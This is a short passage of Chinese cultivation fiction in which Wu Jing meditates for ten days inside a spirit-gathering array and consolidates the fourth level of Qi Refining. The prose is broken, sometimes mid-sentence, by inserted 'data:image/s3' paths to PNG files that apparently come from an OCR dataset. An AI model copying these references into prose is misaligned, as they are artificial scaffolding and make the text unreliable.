    没有丝毫犹豫,吴璟转身走向西厢房的修炼室。启动聚灵阵的枢纽,地面上的阵纹次第亮起柔和的微光,室内稀薄的灵气开始缓缓汇聚,浓度逐渐提升。她盘膝坐于阵眼处的蒲团上,摒弃杂念,运转五行诀。


    十日后的清晨。


    修炼室内吴璟缓缓睁开了双眼。


    眸中神光湛然,清澈如水,却又比闭关前更深邃了几分,所有因顿悟和急速突破带来的些微虚浮与滞涩感已彻底消失。她周身萦绕的灵气波动平稳而浑厚,远比初入四层时扎实。炼气四层,彻底巩固,并且……向前迈出了坚实的一大步!